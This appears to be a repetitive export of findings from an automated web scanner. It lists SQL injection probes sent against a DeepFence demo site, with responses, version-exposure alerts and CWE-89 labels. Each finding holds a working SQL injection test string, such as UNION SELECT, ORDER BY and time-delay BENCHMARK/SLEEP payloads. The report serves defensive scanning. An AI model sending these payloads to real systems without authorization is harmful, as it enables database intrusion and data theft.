	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1097	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1098					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1099				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 7506=9091 AND (5913=5913</td></tr></table>	Name	Value	demouser@deepfence.io	AND 7506=9091 AND (5913=5913
Name	Value				
demouser@deepfence.io	AND 7506=9091 AND (5913=5913				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1100	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1101					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1102	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	'=0--+
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1103

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>WHERE 1=1 AND 1=0#</td></tr></table>	Name	Value	demouser@deepfence.io	WHERE 1=1 AND 1=0#
Name	Value				
demouser@deepfence.io	WHERE 1=1 AND 1=0#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1104				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1105

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT NULL--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1106				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 9#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 9#
Name	Value				
demouser@deepfence.io	ORDER BY 9#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1107				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="</pre>				

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1108

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><thead><tr><th>Name</th><th>Value</th></tr></thead><tbody><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9</td></tr></tbody></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1109				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 26</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 26
Name	Value				
demouser@deepfence.io	ORDER BY 26				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 